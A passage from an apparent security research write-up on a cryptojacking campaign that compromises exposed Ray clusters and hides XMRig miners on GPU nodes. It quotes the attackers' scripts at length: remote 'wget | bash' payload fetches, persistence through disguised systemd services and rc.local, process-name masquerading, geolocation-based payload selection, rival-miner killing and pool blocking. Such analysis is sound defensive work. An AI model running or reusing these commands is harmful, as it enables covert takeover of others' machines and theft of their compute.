ExecStart=/tmp/.health-monitor
Restart=always
RestartSec=10

[Install]
WantedBy=multi-user.target
EOF

        systemctl daemon-reload 2>/dev/null
        systemctl enable health-monitor.service 2>/dev/null
        systemctl start health-monitor.service 2>/dev/null

        if [ -f /etc/rc.local ]; then
            if ! grep -q "health-monitor" /etc/rc.local; then
                sed -i '/exit 0/d' /etc/rc.local
                echo "/tmp/.health-monitor &" >> /etc/rc.local
            fi
        fi
    fi
}

```

The persistence method - using crontab and system service, disguised as 'health-monitor', 'dns' or as 'dns-filter'.

```

59 root 1938523 1938162 0 05:39 ? 00:02:31 ray::IDLE
60 root 1938524 1938162 0 05:39 ? 00:02:31 ray::IDLE
61 root 1938527 1938162 0 05:39 ? 00:02:31 ray::IDLE
62 root 1938528 1938162 0 05:39 ? 00:02:31 ray::IDLE
63 root 1938529 1938162 0 05:39 ? 00:02:31 ray::IDLE
64 root 2114332 1 99 07:35 ? 22:22:54 /tmp/dns -o pool.supportxmr.com:443 -u 45M:
65 root 2374704 1725705 0 10:31 ? 00:00:00 sleep 3600
66 root 2385807 1937450 0 10:38 ? 00:00:00 sleep 3600
67 root 2401526 1726086 0 10:49 ? 00:00:00 sleep 15

```

/tmp/dns is a cryptominer

```

root 1937450 1 0 05:38 ? 00:00:00 [kworker/0:0] ./aa_clean.sh stealth
root 1937750 1937450 0 05:38 ? 00:00:35 [kworker/0:0] ./aa_clean.sh stealth
root 1937895 1 99 05:39 ? 07:06:31 /usr/local/lib/python3.10/dist-packages/ray/core/src
root 1937971 1 0 05:39 ? 00:00:29 /usr/bin/python3 -u /usr/local/lib/python3.10/dist-pa
root 1937972 1 0 05:39 ? 00:00:33 /usr/bin/python3 -m ray.util.client.server --address=
root 1937973 1 8 05:39 ? 00:06:18 /usr/bin/python3 /usr/local/lib/python3.10/dist-packa

```

./aa_clean.sh is a middle recon stage by the attackers.

```

Failed to connect to bus: Host is down
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           %             %             Dload  Upload    Total   Spent    Left   Speed
  0     0    0     0    0     0      0      0  --:--:-- --:--:-- --:--:--    0
100 7943k  100 7943k    0     0  23.7M      0  --:--:-- --:--:-- --:--:--  23.7M
Program file downloaded and installed at: /usr/lib/dev/systemdev/dns-filter
Starting primary program...

```

Downloading cryptominer to /usr/lib/dev/systemdev/dns-filter

Keyword Line Number Font Size dd/mm/yyyy, -- dd/mm/yyyy, --

Reverse: REFRESH RESET TIME DOWNLOAD LOG FILE

```
lambda: subprocess.run('wget -O - https://gitlab.com/ironern440-group/ironern440-project/-/raw/main/mon.sh | bash',shell=True)).options(scheduling_strategy=NodeAffinitySchedulingStrategy(

gitlab.com/ironern440-group/ironern440-project/-/raw/main/aa.sh | tr -d "\r" > aa_clean.sh && chmod +x aa_clean.sh && ./aa_clean.sh';f=[ray.get(ray.remote(lambda: subprocess.run(cmd,shell'
ronern440-group/ironern440-project/-/raw/main/aa.sh | tr -d \r > aa_clean.sh && chmod +x aa_clean.sh && ./aa_clean.sh';f=[ray.get(ray.remote(lambda: subprocess.run(cmd,shell=True)).option:

ray.remote(lambda: subprocess.run('wget -q0- https://gitlab.com/ironern440-group/ironern440-project/-/raw/main/aa.sh | tr -d \r > aa_clean.sh && chmod +x aa_clean.sh && ./aa_clean.sh',s
lambda: subprocess.run('wget -q0- https://gitlab.com/ironern440-group/ironern440-project/-/raw/main/aa.sh | tr -d \r > aa_clean.sh && chmod +x aa_clean.sh && ./aa_clean.sh',shell=True)).oj

ray.remote(lambda: subprocess.run('wget -O - https://gitlab.com/ironern440-group/ironern440-project/-/raw/main/mon.sh | bash',shell=True)).options(scheduling_strategy=NodeAffinitySchedul:

lambda: subprocess.run('wget -O - https://gitlab.com/ironern440-group/ironern440-project/-/raw/main/mon.sh | bash',shell=True)).options(scheduling_strategy=NodeAffinitySchedulingStrategy(
```

Downloading the "aa.sh" script from GitLab in the payload.

20	root	1667804	1	0	Sep21	?	00:05:31	./netsh
21	root	2305393	1	0	Sep13	?	00:29:27	/bin/bash /var/tmp/.ddns.sh
22	root	2309788	1	0	Sep13	?	00:57:13	/bin/bash /var/tmp/.ddns.sh
23	root	2471383	1	0	Sep26	?	00:05:02	./netsh

Newer shells used "netsh" while older reverse shells started via /var/tmp/.ddns.sh

26	root	4101394	1	99	Nov02	?	1-19:50:38	/usr/lib/dev/systemdev/dns-filter -o 18.230.118.147:443 --tls
27	root	4146897	2309788	99	Nov02	?	3-22:18:46	./python3.6

Disguising as Python 3.6 process

8: GPU Mining - "Stealing Premium Compute"

Attackers specifically targeted Ray clusters with NVIDIA GPUs (A100s in particular). Environment variables show NVIDIA libraries loaded and 23.9GB of GPU memory consumed, but Ray's dashboard reports 0% GPU utilization, indicating a hidden miner.

GPU cryptojacking is a goldmine, because A100 GPUs cost \$3-4/hour on cloud platforms. By hiding GPU usage from Ray's monitoring, attackers avoid immediate detection while stealing premium compute resources. The resource discovery payload specifically checks for GPU availability before deploying GPU-enabled miners.

Node List

Host IP Node ID State Page Size Sort By Reverse: TABLE CARD

1

Host / Worker Process name	State	State Message	ID	IP / PID	Actions	CPU	Memory	GPU	GRAM	Object Store Memory	Dis
cd3a13648b8b	ALIVE	-	f7455...	172.17.0.5 (Head)	Log	5.6%	9.56GB/167.06GB(5.7%)	[0]: 0.0%	[0]: 23943MiB/40960MiB	0.0000B/9.31GB(0.0%)	674.94GB
/usr/bin/python	ALIVE	N/A		747	Log CPU Flame Graph Stack Trace Memory Profiling	0%	74.05MB/167.06GB(0.0%)	N/A	N/A	N/A	N/A
ray:IDLE	ALIVE	N/A	73c6e...	769	Log CPU Flame Graph Stack Trace Memory Profiling	0.6%	81.91MB/167.06GB(0.0%)	N/A	N/A	N/A	N/A

Cluster of NVIDIA A100 GPUs

CPU Memory GPU GRAM

5.4% 10.61GB/167.06GB(6.3%) [0]: 0.0% [0]: 24054MiB/40960MiB

NVIDIA A100-SXM4-40GB

Logical Resources

```
1.0/24.0 CPU
1.0/1.0 GPU
0.0/1.0 accelerator_type:A100
0B/154.37GiB memory
0B/9.31GiB object_store_memory
```

Making the machine look under-utilized: The Ray GPU utilization looks low (0%) as the subprocess that runs XMRig takes over the GPU resources in practice.

9: Competition Elimination - "Cryptojacker vs. Cryptojacker"

Attackers deployed sophisticated scripts to detect and kill rival cryptocurrency miners. They hunt for processes matching patterns like "xmrig", "miner", "ccminer", or any process using >25% CPU. They also block competing mining pools via /etc/hosts and firewall rules.

This reveals a hidden war between cryptojacking groups. Multiple attackers are targeting the same Ray clusters, and they're actively fighting each other for resources. The scripts specifically protect their own miner (connected to supportxmr.com) while killing everything else. It's organized crime with source code.

Protection Logic:

```
if echo "$cmdline" | grep -vq "supportxmr.com" && echo "$cmdline" | grep -q "xmrig"; then
    kill -9 "$pid" # Kill rival miner
fi
```

Blocked Mining Pools:

- pool.minexmr.com
- xmrpool.eu
- Multiple other Monero pools via /etc/hosts and iptables

```
[0;32mPools blocked safely (supportxmr.com allowed) [0m
[1;33mDestroying miner infrastructure... [0m
```

Logs from a compromised dashboard, the payload is blocking competitor mining pool, and hosts, using hosts file and iptables.

Job ID	Submission ID	Endpoint	Status	Status message	Duration	Tasks	Actions	StartTime	EndTime
0e000000	raysubmit_cta4f3PyUEIDBFK	python3 -c "import ray,subprocess;from ray.util.scheduler..."	SUCCEEDED	Job finished successfully. Expand	2m 41s		Log Stack Trace (Driver) CPU Flame Graph (Driver) Memory Profiling (Driver)	2025/11/02 04:18:59	2025/11/02 04:21:41
0d000000	raysubmit_DdA888bZM6n8NWkw	python3 -c "import ray, subprocess; ray.init(address='au..."	SUCCEEDED	Job finished successfully. Expand	4s 156ms		Log Stack Trace (Driver) CPU Flame Graph (Driver) Memory Profiling (Driver)	2025/11/02 03:49:51	2025/11/02 03:49:55
(no ray driver)	raysubmit_JgDWHEzMBi9ewQUy	bash -c "pkill -9 -f nbminer; pkill -9 -f NBMiner; rm -f /nb..."	FAILED	Job endpoint command failed. Expand	4s 495ms		Log	2025/11/02 03:47:31	2025/11/02 03:47:35
(no ray driver)	raysubmit_RRc77tWSuH73fnJ	ray job submit --address=http://10.1.1.1:10269 -- bash -c "pkill -9 -f nbminer; pkill -9 -f NBMiner; rm -f /nbminer /tmp/nbminer* NBMiner_* *.tgz 2>/dev/null true"	FAILED	Job endpoint command failed. Expand	10s 122ms		Log	2025/11/02 03:47:25	2025/11/02 03:47:35

```
echo -e "${GREEN}Destroyed $killed foreign miner processes${NC}"
```

Attackers explicitly killing running miners

```

crontab -r
iptables -A INPUT -s 66.23.199.44 -j DROP
iptables -A INPUT -s 45.61.150.83 -j DROP
iptables -A OUTPUT -d pool.woolypooly.com -j DROP
iptables -A INPUT -s pool.woolypooly.com -j DROP
iptables -A INPUT -s eu.zano.k1pool.com -j DROP

```

Kicking out competitors - Manipulation of iptables to block other attackers and threat actors from reaching the vulnerable instance again after killing their processes.

```

kill_unwanted() {
# --- Step 1: Kill 'xmr' and 'node' processes ---
if command -v pkill >/dev/null 2>&1; then
    pkill -f "index.js"
    pkill "xmr"
elif command -v pgrep >/dev/null 2>&1; then
    pgrep -f "index.js" | xargs -r kill
    pgrep -x "xmr" | xargs -r kill
else
    ps aux | grep '[x]mr' | awk '{print $2}' | xargs -r kill
    ps aux | grep -w '[i]ndex.js' | awk '{print $2}' | xargs -r kill
fi

# --- Step 2: Kill other 'bash' processes, excluding the current shell ---
if command -v pgrep >/dev/null 2>&1; then
    # Get all bash PIDs, remove the current shell's PID ($$), then kill the rest
    pgrep "index.js" | grep -v "^$$" | xargs -r kill
else
    # Fallback using ps, excluding the current shell's PID via awk
    ps aux | grep -w '[i]ndex.js' | awk -v mypid=$$ '$2 != mypid {print $2}' | xargs -r kill
fi
}

kill_unwanted

```

Killing specific "unwanted" processes by name (index.js and xmr by name)

```

# Function to monitor and kill high CPU usage processes
kill_high_cpu_processes() {
    local threshold=150.0
    local exclude_patterns=("reservepattern454545" "oAwgBDKKS")
    local pid cpu cmdline

    ps -eo pid,%cpu --sort=-%cpu | awk -v threshold="$threshold" \
        'NR>1 && $2 > threshold {print $1}' | while read -r pid; do

        # Read full command line (even if truncated in `ps`)
        if [ -f "/proc/$pid/cmdline" ]; then
            cmdline=$(tr '\0' ' ' < "/proc/$pid/cmdline")
        else
            echo "PID $pid died before inspection"
            continue
        fi

        # Check for exclusion patterns in full cmdline
        for pattern in "${exclude_patterns[@]"; do
            if [[ "$cmdline" == *"$pattern"* ]]; then
                echo "Excluding PID $pid (matched '$pattern')"
                continue 2
            fi
        done

        # Kill if not excluded
        if kill -9 "$pid" 2>/dev/null; then
            echo "Killed PID $pid (CPU: $(ps -p "$pid" -o %cpu --no-headers)%)"
        else
            echo "Failed to kill PID $pid (already dead or permission denied)"
        fi
    done
}

```

Killing CPUs with high utilization, except their own miner (by pattern found in cmdline)

```

# Robust process detection that handles different ps formats
is_our_miner() {
    pid="$1"
    if [ -z "$pid" ] || [ ! -d "/proc/$pid" ]; then
        return 1
    fi

    # Method 1: Check /proc/$pid/cmdline
    if [ -r "/proc/$pid/cmdline" ]; then
        cmdline=$(cat "/proc/$pid/cmdline" | tr '\0' ' ' 2>/dev/null)
        if echo "$cmdline" | grep -q "$OUR_MINER_PATTERN"; then
            return 0
        fi
    fi

    # Method 2: Try different ps formats
    if command -v ps >/dev/null 2>&1; then
        # Try ps with command format
        if ps -p "$pid" -o command 2>/dev/null | grep -q "$OUR_MINER_PATTERN"; then
            return 0
        fi
        # Try ps with args format
        elif ps -p "$pid" -o args 2>/dev/null | grep -q "$OUR_MINER_PATTERN"; then
            return 0
        fi
        # Try ps with cmd format
        elif ps -p "$pid" -o cmd 2>/dev/null | grep -q "$OUR_MINER_PATTERN"; then
            return 0
        fi
    fi

    # Method 3: Check process environment
    if [ -r "/proc/$pid/environ" ]; then
        if strings "/proc/$pid/environ" 2>/dev/null | grep -q "$OUR_MINER_PATTERN"; then
            return 0
        fi
    fi

    return 1
}

```

Logic to determine which miners not to kill or not.

```

block_mining_pools() {
    echo -e "${YELLOW}Blocking mining pools...${NC}"

    POOLS=(
        "xmrpool.eu" "moneroocean.stream" "minexmr.com"
        "nanopool.org" "ethermine.org" "f2pool.com" "pool.binance.com"
        "nicehash.com" "2miners.com" "woolypooly.com" "ravenminer.com"
        "cryptonight.net" "stratum.slushpool.com" "api.moneroocean.stream"
        "xmr.2miners.com" "eth.2miners.com" "rvn.2miners.com"
        "xmr-us-east1.nanopool.org" "xmr-asia1.nanopool.org"
        "xmr-eu1.nanopool.org" "xmr.f2pool.com" "eth.f2pool.com" "ev.hashvault.pro"
    )
}

```

Blocking other common mining pools - to fail other attackers that might reach the compromised server later.

```

# ===== CONFIGURATION =====
OUR_MINER_PATTERN="supportxmr.com:443"
OUR_WALLET="45MinZ6ECgTgxN8gBm5gAsk9ATrEN6N95hbH3g4r5N4bKwH8QxuFygw3G7VwHwAusR9L35E4YjWYdTJaWDjbMGdCKYNz5X1.v2"

# Multiple possible miner binary names and locations
MINER_NAMES=( ".kworker" "ksoftirqd" ".systemd-helper" ".dbus-helper" ".network-helper" )
MINER_PATHS=( "/tmp" "/var/tmp" "/dev/shm" "$HOME/.cache" "$HOME/.config" "/var/lib" "/usr/local/bin" )

# POSIX-compliant pattern list
MINER_PATTERNS="rxdr rig drill xmrigr xmr-stak cpuminer minerd ccmminer ethminer phoenixminer lolminer trex nbminer gminer teamredminer cryptonight"
# =====

```

```

16 RED='\033[0;31m'
17 GREEN='\033[0;32m'
18 YELLOW='\033[1;33m'
19 BLUE='\033[0;34m'
20 NC='\033[0m'
21
22 # ===== NEW POOL & WALLET =====
23 OUR_MINER_PATTERN="supportxmr.com:443"
24 OUR_WALLET="45MinZ6ECgTgxn8gbm5gAsk9ATrEN6N95hbH3g4r5N4bKwH8QxuFygw3G7VwHwAusR9L35E4YjWYdTJaWDjbM6DCKYNz5X1.v2"
25 # =====
26
27 MINER_PATTERNS=(
28     "rxdn" "rig" "drill" "xmrig" "xmr-stak" "cpuminer" "minerD" "ccminer" "ethminer"
29     "phoenixminer" "lolminer" "trex" "nbminer" "gminer" "teamredminer" "cryptonight"
30     "monero" "mine.monero" "stratum" "pool.mine" "nanopool" "nicehash" "mining"
31     "crypto" "miner" "mine" "hashrate" "pool" "wallet" "bitcoin" "ethereum"
32     "ravencoin" "zcash" "ergo" "conceal" "sushi" "hive" "unmineable" "2miners"
33     "cryptoloot" "coinhive" "webmine" "minero" "cryptobrowser" "cpu2mine"
34     "gpuminer" "asicminer" "stratum1" "stratum2" "miningpool" "poolserver"
35     "c3pool" "mineroo" "webminer" "crypto-miner" "mining-rig" "pool-mining"
36 )
37
38 kill_all_miners() {
39     echo -e "${YELLOW}Destroying all foreign miners...${NC}"
40     local killed=0
41

```

Payload config

The same file as above, on GitLab - at a later point in time. Their "NEW POOL & WALLET" according to the docstrings - the attackers have been doing it with different addresses for along time.

10: Geographic Targeting - "Adapting to the Victim"

Attackers implemented geolocation detection to identify if the victim is in China. Chinese victims receive payloads from run-CN.sh (using China-accessible CDNs), while others get run.sh. This suggests infrastructure optimization and censorship bypass.

This is region-aware malware. By detecting the victim's country, attackers can adapt delivery methods, potentially use regional proxies (GitHub proxy and Chinese IP geolocation services), and optimize for network conditions. It suggests a mature operation targeting global infrastructure world-wide.

Geolocation Detection:

```

if curl -s --connect-timeout 3 -4 http://ip-api.com/json/ | grep -q '"country":"China"'; then
    is_in_china=true

    download_url="https://gitlab.com/ironern440-group/ironern440-project/-/raw/main/run-CN.sh"
fi

```

```

# Primary URL (for non-China locations)
local primary_url="https://gitlab.com/ironern440-group/ironern440-project/-/new/main/run.sh"
# Fallback URL for China
local china_url="https://gitlab.com/ironern440-group/ironern440-project/-/new/main/run-CN.sh"
local output_file="run.sh"

# Determine if machine is in China
local is_in_china=false
if command -v curl &> /dev/null; then
    # Check using Chinese IP detection service
    if curl -s --connect-timeout 3 -4 http://ip-api.com/json/ | grep -q '"country":"China"'; then
        is_in_china=true
    fi
elif command -v wget &> /dev/null; then
    # Alternative check if curl isn't available
    if wget -qO- --timeout=3 -4 http://ip-api.com/json/ | grep -q '"country":"China"'; then
        is_in_china=true
    fi
fi

```

Payload checks for China geolocation via ip-api.com - which is available in china.

```

119 download_and_execute() {
120     # Primary URL (for non-China locations)
121     local primary_url="https://gitlab.com/ironern440-group/ironern440-project/-/raw/main/run.sh"
122     # Fallback URL for China
123     local china_url="https://gitlab.com/ironern440-group/ironern440-project/-/raw/main/run-CN.sh"
124     local output_file="run.sh"
125
126     # Determine if machine is in China
127     local is_in_china=false
128     if command -v curl &> /dev/null; then
129         # Check using Chinese IP detection service
130         if curl -s --connect-timeout 3 -4 http://ip-api.com/json/ | grep -q '"country":"China"'; then
131             is_in_china=true
132         fi
133     elif command -v wget &> /dev/null; then
134         # Alternative check if curl isn't available
135         if wget -qO- --timeout=3 -4 http://ip-api.com/json/ | grep -q '"country":"China"'; then
136             is_in_china=true
137         fi
138     fi
139 }

```

```

# Check using Chinese IP detection service
if curl -s --connect-timeout 3 -4 http://ip-api.com/json/ | grep -q '"country":"China"'; then
    is_in_china=true
fi

```

```

+ wget -qO "$HOME_1/systemdev/yes.tar.xz" "https://gh-proxy.com/https://github.com/el3ctr0wqwl/xmrig-vr12/releases/download/main/xmrig-vr1"
2>/dev/null || \
+ curl -k -L -o "$HOME_1/systemdev/yes.tar.xz" "https://gh-proxy.com/https://github.com/el3ctr0wqwl/xmrig-vr12/releases/download/main/xmrig-vr1"

```

Proxied download via gh-proxy.com - so the payload will succeed in Chinese servers that have censored DNS support - or to bypass security rules that prevent requests to github.com directly.

```

# Download and extract the file if the program file does not exist
if command -v wget &> /dev/null; then
    wget -qO "$HOME_1/systemdev/yes.tar.xz" "https://gh-proxy.com/https://github.com/el3ctr0wqwl/xmrig-vr12/releases/download/main/xmrig-vr1" # "https://gitlab.com/least3654/xmrig-static/-/raw/master/test/yes.tar.gz" SRBMiner
elif command -v curl &> /dev/null; then
    curl -L -o "$HOME_1/systemdev/yes.tar.xz" "https://gh-proxy.com/https://github.com/el3ctr0wqwl/xmrig-vr12/releases/download/main/xmrig-vr1" # "https://gitlab.com/least3654/xmrig-static/-/raw/master/test/yes.tar.gz" SRBMiner
else
    #direct BINARY FILE
    echo "Error: Neither wget nor curl is available. Please install one of them."
    exit 1
fi

```

Some payloads tried using either wget or curl - usually one of them was present on the machine and fetched the initial payload from GitLab, and later, the miner through GitHub.

11: Cryptocurrency Mining - "The Payoff"

Attackers deployed XMRig miners connecting to pool.supportxmr.com:443 using TLS encryption. Multiple compromised clusters show 99% CPU usage and significant GPU utilization.

The use of TLS on port 443 makes mining traffic look like legitimate HTTPS traffic, blending into normal network activity. The mining pool tracks show regular payouts, confirming this is an active, profitable operation.

Example Mining Configuration (there were many):

```

/usr/lib/dev/systemdev/dns-filter -o pool.supportxmr.com:443 -u
45MinZ6ECgTgxN8gbm5gAsk9ATrEN6N95hbH3g4r5N4bKwH8QxuFyGw3G7VwHwAusR9L35E4YjWYdTJawDjbMGdCKYNz5X1.v2 --tls


```


The attackers changed their “exclude pattern” - their own miner fingerprint - that is used to distinguish other miners that were a result of another attack group.

```
38 - # Function to monitor and kill high CPU usage processes
39 30 kill_high_cpu_processes() {
40 31     local threshold=150.0
41 -     local exclude_patterns=("reservepattern454545" "oAwgBDKKS")
32 +     local exclude_patterns=("reservepattern454545" "oAwgBCFH")
42 33     local pid cpu cmdline
43 -
44 -     ps -eo pid,%cpu --sort=-%cpu | awk -v threshold="$threshold" \
45 -     'NR>1 && $2 > threshold {print $1}' | while read -r pid; do
46 -
47 -     # Read full command line (even if truncated in `ps`)
34 +     ps -eo pid,%cpu --sort=-%cpu | awk -v threshold="$threshold" 'NR>1 && $2 > threshold {print $1}' | while read -r pid; do

run_program() {
    local executable="$program_file"
-    local fallback_executable="/tmp/dns" #xmrig
+    local fallback_executable="/tmp/dns"
    local download_url="https://gitlab.com/Kanedias/xmrig-static/-/releases/permalink/latest/downloads/xmrig-x86_64-static"
```

The difference was visible through GitLab easily - Here is a commit that removes all comments (probably using an LLM too).




Some payloads were hosted on GitHub. This repo is used for hosting malware as GitHub version releases.


```
om/el3ctr0wqw1/xmrig-vr12/releases/download/main/xmrig-vr1" #"https://gitlab.com/least3654/xmrig-static/-/raw/master/test/yes.tar.gz" SRBMiner
.com/el3ctr0wqw1/xmrig-vr12/releases/download/main/xmrig-vr1" #"https://gitlab.com/least3654/xmrig-static/-/raw/master/test/yes.tar.gz" SRBMiner
```

Note the commented out "old" repo in gitlab

Attackers have downloaded cryptominer binaries from different repositories, hosts and IPs over time. We found this gitlab username in one of the payload's comments, probably leftovers of an older payload from an older repository.



We looked at the username, and found it was blocked, probably due to the same malicious activity by the group.



CryptoMiners binaries were often served through GitHub release files.

rplant8 / **cpuminer-opt-rplant** Public

Notifications

Fork **76**

Star **109**

Code

Issues **23**

Pull requests

Actions

Projects

Security

master

Go to file

Code

About

No description, website, or topics provided.

Readme

Activity

109 stars

16 watching

76 forks

Report repository

Releases **49**

5.0.46 **Latest**
on Sep 3

rplant8 Initial commit 21ff441 · 6 years ago

README.md Initial commit 6 years ago

README

cpuminer-opt-rplant

The inspected GitHub repositories had no code at all, only releases that include cryptominers in the artifacts. This kind of repository behavior is suspicious and benefits malware thanks to github's SSL and domain trust - and it seems to be up for more than 6 years. It is quite easy to identify repositories with similar characteristics (not code, many releases).

main ironern440-project / aa.sh

aa.sh

Find file Blame Edit

944ec9ed History

Code owners Assign users and groups as approvers for specific file changes. Learn more.

aa.sh 20.97 KiB

```
1 #!/bin/bash
2
3 # Ultimate Miner Killer & Health Monitor - Robust Version
4 # Kills ALL miners except ours and maintains persistence
5
6 # Immediate stealth mode
7 if [ "$1" != "stealth" ]; then
8     /bin/bash "$0" stealth &
9     exit 0
10 fi
11
12 sleep 1
13 # Try to set process name if supported
14 echo "kworker/0:0" > /proc/$$/comm 2>/dev/null || true
15 echo "-1000" > /proc/$$/oom_score_adj 2>/dev/null || true
16
17 RED='\033[0;31m'
18 GREEN='\033[0;32m'
19 YELLOW='\033[1;33m'
20 BLUE='\033[0;34m'
21 NC='\033[0m'
22
23 # ===== CONFIGURATION =====
24 OUR_MINER_PATTERN="supportxmr.com:443"
